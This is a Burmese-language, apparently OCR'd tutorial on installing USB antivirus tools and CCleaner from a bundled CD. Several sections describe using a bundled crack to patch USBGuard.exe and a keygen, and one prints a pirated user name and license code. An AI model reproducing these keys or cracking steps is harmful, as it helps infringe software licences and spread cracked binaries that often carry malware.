စီဒီထဲတွင်အသင့်သုံးနိုင်ရန် USB Security ဆော့ဖ်ဝဲအပြင် Full Version သုံးခွင့်ရဖို့ Crack file တစ်ခုကိုလည်းတစ်ပါတည်းထည့်ပေးထားပါတယ်။


USB Security Program Installation


USB Security Program ထည့်သွင်းရန် CD=>Good Security=>USB Security Folder=>

ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။




Welcome Box တွင် Next Button ကိုနှိပ်ပါ။ လိုင်စင်သဘောတူညီမှုရယူရန်အတွက် I accept the -- ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်ပါ။





Location Box တွင်ပေးထားသည့်အတိုင်းသာယူပြီး Next Button ကိုနှိပ်ပါ။ အလွယ်သုံးနိုင်ရန် Start Menu တွင်ထည့်ရမည့်အမည်ကိုပေးထားသည်သာယူကာ Next Button ကိုနှိပ်ပါ။




Select Additional Box တွင် Create a desktop icon ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်ပါ။ ပြင်ဆင်ပြီးပြီဖြစ်လို့ Ready to Install Box တွင် Install Button ကိုနှိပ်လိုက်ပါ။ မိနစ်ဝက်လောက်သာကြာပြီး အောက်ပါ Complting--- Box တက်လာပါလိမ့်မယ်။ Finish Button ကိုသာနှိပ်လိုက်ပါ။

Full Version သုံးနိုင်ရန်စီဒီအတွင်း ၄င်း Folder အထဲမှာပါရှိတဲ့မြွေပုံစံဖိုင်ကို ကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်ပါ။ ပေါ်လာသော Team Black Box မှ Path Button ကိုနှိပ်ပါ။ ဖိုင်မတွေ့သဖြင့်နေရာကိုရှာဖွေပေးရန် Massage Box တက်လာလျှင် Yes Button ကိုနှိပ်ပါ။

Open Box ပွင့်လာသောအခါ USBGuard.exe File ရှိနေသည့် C:\Program File\ USB Disk Security Folder ကိုအဆင့်လိုက်ဖွင့်သွားလိုက်ပါ။ USBGuard.exe File ကိုရွေးချယ်ပြီး Open Button နှိပ်ဖွင့်လိုက်ပါ။ Massage Box တက်လာလျှင် No Button ကိုနှိပ်ပါ။

အားလုံးအဆင်သင့်ဖြစ်သွားပါပြီ။ အချိန်ကြာမြင့်စွာသုံးနိုင်သော Full Version ရရှိပါပြီ။ ကွန်ပျူတာတွင် USBပစ္စည်းတစ်ခုခုတပ်ဆင်လိုက်သည်နှင့် အလိုအလျောက်ရှာဖွေစစ်ဆေးသွားပါလိမ့်မယ်။ Virus File များတွေ့လျှင်ဖော်ပြပေးမည်ဖြစ်ပြီး Delete All Button ကိုသာနှိပ်ရန်လိုအပ်ပါတယ်။



ကွန်ပျူတာလုပ်ဆောင်ချက်များကိုလည်း ပြင်ဆင်ပြောင်းလဲနိုင်ပါသေးတယ်။ Virus File များ တွေ့လျှင်ဖော်ပြပေးမည်ဖြစ်ပြီး Delete All Button နှိပ်လိုက်လျှင် အလိုအလျောက်ရှင်းလင်းပေးပါတယ်။ ကွန်ပျူတာစတင်ဖွင့်သည်နှင့် အလိုလိုတက်လာမည့် AutoStart Program File များကိုလည်း ပြင်ဆင်နိုင်ပါတယ်။ AutoStart အောက်တွင်သွားရောက်ပြင်ဆင်ရပါမယ်။


ကွန်ပျူတာတစ်ခုလုံးရဲ့ လုပ်ဆောင်ချက်စနစ်များကိုလည်းပြန်လည်သန့်ရှင်းခြင်း၊ ပြင်ဆင်ခြင်း ပြုလုပ်နိုင်ပါတယ်။ RepairSystem အောက်တွင်လုပ်ဆောင်ရန်ထားရှိပါတယ်။


ကျန်ရှိနေသောလုပ်ဆောင်ချက်များကိုလည်း စာဖတ်သူကိုယ်တိုင်စမ်းသပ်လေ့လာကြည့်လိုက်ပါ။ လွယ်ကူရိုးရှင်းသောလုပ်ဆောင်ချက်များသာပါဝင်တဲ့အတွက် အခက်အခဲရှိမှာမဟုတ်ပါဘူး။ အလိုအလျောက်စနစ်ဖြစ်လို့ စာဖတ်သူကိုယ်တိုင် ထိန်းချုပ်သုံးစွဲရန်မလိုအပ်ပါ။

USB Drive Anti-Virus အကြောင်း


USB Stick အပါအဝင် Media Drive များအားလုံး USB Port တွင်လာရောက်တပ်ဆင်သည်နှင့် အလိုအလျောက် Virus File များကိုစစ်ဆေးပေးပါတယ်။ Virus File တစ်ခုခုတွေ့ရှိလျှင် အကြောင်းကြား ရှင်းလင်းပေးပါတယ်။ Virus အတော်များများကိုသိရှိရှင်းလင်းနိုင်ပါတယ်။ Windows လုပ်ဆောင်ချက် နှေးကွေးခြင်းမရှိသဖြင့် ကွန်ပျူတာလုပ်ငန်းစဉ်စနစ်အတွက်လေးပင်မှုမရှိပါ။


စီဒီထဲတွင်အသင့်သုံးနိုင်ရန် USB Drive Anti-Virus ဆော့ဖ်ဝဲအပြင် Full Version သုံးခွင့်ရဖို့ Keygen Program တစ်ခုကိုလည်းတစ်ပါတည်းထည့်ပေးထားပါတယ်။







USB Drive Anti-Virus Program Installation

USB Drive Anti-Virus Program ထည့်သွင်းရန် Good Security=>USB Drive Anti-Virus Folder=> အတွင်းမှ  ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။





Welcome Box တွင် Next Button ကိုနှိပ်ပါ။ လိုင်စင်သဘောတူညီမှုရယူရန်အတွက် I accept the -- ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်ပါ။





Location Box တွင်ပေးထားသည့်အတိုင်းသာယူပြီး Next Button ကိုနှိပ်ပါ။ အလွယ်သုံးနိုင်ရန် Start Menu တွင်ထည့်ရမည့်အမည်အတွက်ပေးထားသည်ကိုယူကာ Next Button ကိုနှိပ်ပါ။





Select Additional Box တွင် Create a desktop icon ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်ပါ။ ပြင်ဆင်ပြီးပြီဖြစ်လို့ Ready to Install Box တွင် Install Button ကိုနှိပ်လိုက်ပါ။


မိနစ်ဝက်လောက်သာကြာပြီး အထက်ပါ Completing--- Box တက်လာပါလိမ့်မယ်။ Finish Button ကိုသာနှိပ်လိုက်ပါ။ Lunch USB AntiVirus တွင်အမှတ်တပ်ထားတဲ့အတွက် Program ပွင့်လာပါတယ်။

USER NAME - LTB/CORE

LICENSE CODE - NXH7MU

လိုင်စင်ထည့်သွင်းရန်အတွက် Register ကိုနှိပ်လိုက်ပါ။ စီဒီအတွင်းရှိဖိုင်ထဲမှ License Key.txt ကိုဖွင့်ပြီး လိုင်စင်အမည်နှင့်နံပတ်များထည့်လိုက်ပါ။ Program မှပြန်ထွက်ရန်လိုအပ်သည်ဟု Massage Box တက်လာသောအခါ OK Button ကိုနှိပ်လိုက်ပါ။

လိုင်စင်ရယူပြီးဖြစ်သောကြောင့် နောက်တစ်ကြိမ်ပြန်ဖွင့်လိုက်လျှင် ဘေးမှပုံအတိုင်း Full Version ဖြစ်ကာ လိုင်စင်မျက်နှာစာ မှိန်နေသည်ကိုတွေ့ရမှာပါ။



USB AntiBody ဆိုသည်မှာ

USB AntiBody ကတော့ USB Drive များအားလုံး USB Port တွင်လာရောက်တပ်ဆင်သည်နှင့် အလိုအလျောက် Virus File များကိုစစ်ဆေးပေးပါတယ်။ USB Drive များကိုအလွယ်တကူ Virus မကူးစက်နိုင်ရန် Anti-Body ပြုလုပ်ပေးပါတယ်။


Anti-Body လုပ်တယ်ဆိုတာကတော့ Virus အတော်များများအသုံးချလက်နက်ဖြစ်တဲ့ AutoRun Program လုပ်ဆောင်ချက်ကိုပိတ်ဆို့လိုက်တာပါ။ ရှင်းရှင်းပြောရလျှင် AutoRun File ကိုအရင်ထည့်ထားလိုက်တာပါ။ သို့မှသာပြင်ပမှ Virus တွေရဲ့ AutoRun Program တွေထပ်မံမဝင်ရောက်နိုင်မှာပါ။

Virus တွေဝင်ရောက်နိုင်မှုကို ကွန်ပျူတာအတွင်းထိန်းချုပ်ပေးသလို စာဖတ်သူကွန်ပျူတာမှာ လာရောက်တပ်ဆင်လိုက်တဲ့ USB Drive တွေအားလုံးကို Anti-Body အလိုအလျောက်လုပ်ပေးဖို့ တောင်းဆိုပါလိမ့်မယ်။ စာဖတ်သူကိုယ်တိုင် Virus တိုက်ဖျက်ပေးသူဖြစ်စေတာပေါ့။

USB AntiBody Program Installation


USB AntiBody Program ထည့်သွင်းရန် Good Security=>USB AntiBody Folder=> အတွင်းမှ

ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။




License Agreement Box တွင် Agree Button ကိုနှိပ်ပါ။ ထည့်သွင်းရမည့်နေရာ Input Setup Path တွင်ပေးထားသည်ကိုသာယူပြီး Next Button ကိုနှိပ်ပါ။


Copy File Now Complete ဖြစ်ပြီမို့ Next Button ကိုနှိပ်ပါ။ ဒုတိယပုံစံကတော့ ကွန်ပျူတာစတင်သည်နှင့် ဖွင့်မည်လားဟုမေးတာကြောင့် Yes ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်ပါ။



Start USB AntiBody ကိုဖွင့်မလားလို့မေးတာကြောင့် Yes ကိုရွေးချယ်ကာ Finish Button ကိုနှိပ်ပါ။ ဒုတိယပုံစံအတိုင်း USB AntiBody Program ပွင့်လာပါတယ်။

စာဖတ်သူရဲ့ USB Stick ကိုတပ်ဆင်လိုက်ပါ။ Device နေရာတွင်လက်ရှိတပ်ဆင်လိုက်သော USB Stick အမည်ပေါ်လာပါလိမ့်မယ်။ ဥပမာ စာရေးသူကွန်ပျူတာတွင် Harddisk ကို Partition သုံးပိုင်းပိုင်းထားပြီး DVD Writer တစ်ခုထပ်ဆင်ထားသောကြောင့် USB Stick ကို Drive H: အဖြစ်သိပါလိမ့်မယ်။






ပထမဦးဆုံး Benchmark of Safety Tab ကိုစမ်းသပ်ပါ့မယ်။ USB Stick ကိုတပ်ဆင်ထားပြီး Analyze ကိုနှိပ်လိုက်သောအခါ Safe Grade အဆင့်ကို ဖော်ပြပါတယ်။ အထက်ပါပုံတွင်တွေ့မြင်နေရသော စစ်ဆေးချက်မှာ Medium အဆင့်ရနေသည်ကတော့ Anti-Body ထည့်ပြီးသားဖြစ်လို့ပါ။

ဒုတိယလုပ်ဆောင်ချက်ဖြစ်တဲ့ Suspicious File Tab မှလုပ်ဆောင်ချက်များကိုလေ့လာပါ့မယ်။ ၄င်းရဲ့လုပ်ဆောင်ချက်ကတော့ အတွင်းတွင် သံသယထားသင့်သောဖိုင်များကိုရှာဖွေဖို့ပါ။

Device နေရာတွင်လက်ရှိတပ်ဆင်လိုက်သော USB Stick အမည်ပေါ်လာပါလိမ့်မယ်။ Suspicious file in autorun.inf Button ကိုနှိပ်လိုက်လျှင် သံသယဖြစ်စရာကောင်းသော USB Stick အတွင်းရှိ autorun.inf များကို ရှာဖွေသုံးသပ်ပါလိမ့်မယ်။ Suspicious file in root directory Button ကိုနှိပ်လိုက်လျှင် သံသယထားသင့်သော USB Stick အတွင်းရှိ File များကိုရှာဖွေသုံးသပ်ပါလိမ့်မယ်။

ဖျက်သင့်သည်ဟုထင်ရလျှင် အမှတ်ခြစ်တပ်ကာ Delete Button ကိုနှိပ်ပြီးဖျက်လိုက်ပါ။



တတိယလုပ်ဆောင်ချက်ဖြစ်တဲ့ Install USB AntiBody ကတော့ USB Stick အတွင်း autorun.inf ကို ထည့်သွင်းကာကွယ်ရန် ဖြစ်ပါတယ်။

Install For Autorun.inf --- တွင်အမှတ်တပ်ပြီး Install Button ကိုနှိပ်လိုက်ယုံပါပဲ။

USBDevice တွင်တပ်ဆင်သုံးမည့် မီဒီယာများကို ကာကွယ်ရန်ထည့်သွင်းနိုင်ပါတယ်။

CClean ၏လုပ်ဆောင်ချက်

ကွန်ပျူတာအတွင်းရှိ System Error, Registry Error, Bad File များကိုရှင်းထုတ်ရန် အလွယ်တကူအသုံးပြုနိုင်ပါတယ်။ထည့်သွင်းထားသော Software များကိုလည်းပြန်လည်ဖျက်လိုတဲ့အခါ ချိတ်ဆက်ဖိုင်များကိုပါရှင်းလင်းပေးပါတယ်။ CClean ဖြင့်ပုံမှန်စစ်ဆေးပေးခြင်းဖြင့် စာဖတ်သူရဲ့ ကွန်ပျူတာဟာ ပုံမှန်ကထက်မြန်ဆန်လာပါလိမ့်မယ်။ ကွန်ပျူတာတစ်လုံးအတွက်မရှိမဖြစ် Program အသေးစားလေးတစ်ခုဖြစ်ပါတယ်။


CClean Program Installation


CClean Program ထည့်သွင်းရန် Good Security=>CClean Folder=> အတွင်းမှ

ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။


FreeWare ဖြစ်တဲ့အတွက် လိုင်စင်ထည့်သွင်းရန်မလိုပါ။


Language Box တွင်ဘာသာစကားရွေးချယ်ရန်အတွက် English ကိုရွေးပါ။ Welcome Box တက်လာသောအခါ Next Button ကိုနှိပ်ပါ။






License Agreement Box တွင်သဘောတူညီမှုအတွက် I Agree Button ကိုနှိပ်ပါ။ Install Location Box တက်လာသောအခါပေးထားသည့်အတိုင်းသာယူပြီး Next Button ကိုနှိပ်ပါ။





Install Option Box တွင်အမှတ်အားလုံးတပ်ပြီး Install Button ကိုနှိပ်ပါ။ Install ပြုလုပ်နေသည်ကို တွေ့မြင်ရပါမယ်။ ခဏအကြာ အောက်ဖက်မှပုံစံ Completing ဖြစ်ကြောင်းတွေ့ရသောအခါ Finish Button ကိုနှိပ်လိုက်ပါ။



အခမဲ့သုံးဗားရှင်းဖြစ်တာကြောင့် လိုင်စင်ထည့်သွင်းရန်မလိုအပ်ပါ။


CCleaner Program ကိုစတင်အသုံးပြုစစ်ဆေးရန်အတွက် မျက်နှာစာပေါ်ရှိ CCleaner Icon ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်ပါ။ အောက်ပါပုံစံအတိုင်းတွေ့မြင်ရပါမယ်။

ဘေးဘက် Tool Box အတွင်းမှ Cleaner ကိုရွေးချယ်ထားပြီး Run Cleaner ကိုနှိပ်လိုက်လျှင် Message Box တစ်ခုတက်လာပါလိမ့်မယ်။ Ok ကိုသာနှိပ်လိုက်ပါ။ ညာဘက်မှပုံစံကတော့ စစ်ဆေးလို့ပြီးသွားတဲ့အခါတွေ့မြင်ရမယ့်ပုံစံဖြစ်ပါတယ်။

CCleaner Program ကိုအသုံးပြုပြီး Registry Clean လုပ်ပါမယ်။

ဘေးဖက် Tool Box အတွင်းမှ Registry ကိုရွေးချယ်ထားပြီး Scan For Issues ကိုနှိပ်လိုက်လျှင် အလိုအလျောက်စစ်ဆေးပါလိမ့်မယ်။ အားလုံးစစ်ဆေးပြီးလျှင် Fix Select Issued ကိုသာနှိပ်လိုက်ပါ။

